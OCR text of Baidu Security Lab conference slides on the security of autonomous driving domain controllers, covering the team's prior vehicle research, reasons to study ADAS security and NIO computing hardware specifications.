
The Key to Remote Vehicle Control : Autonomous Driving Domain Controller


Shupeng Gao, Yingtao Zeng, Yimi Hu, Jie Gao From Baidu Security Lab

Traditional Cars



Current Cars

Future Cars




The Evolution of BMW 3 Series Electronic Systems



Dolby
ATMOS


Our Previous Research On the IVI

Our Previous Research On the T-Box


Our Previous Research On the 4G Module




1
2
3
4
5




Regarding Autonomous Driving Domain Controllers



Why

Why Research ADAS ?

- Smart vehicles may be the most complex and advanced IoT devices accessible to the general public.
- Compared to the past, smart cars incorporate a myriad of new technologies including new architectures, communication interfaces, processors, and operating systems.
- Currently, there is a lack of attention to the security of ADAS, which is relatively poor.
- Improper design may pose risks of remote vehicle control.
- Compared to IVI and T-Box devices, this represents a new research area.
- Involves AI, which is very interesting and cutting-edge.
- A new research direction for security researchers and automotive manufacturer security teams.



Final goal: Enhancing the security of ADAS devices.

Why Research ADAS – High Complexity

NIO Center Computing Cluster


System:
4x Linux 1x Android (QNX VM)

SoC:
4x Nvidia Orin-X 1x Qualcomm SA8155

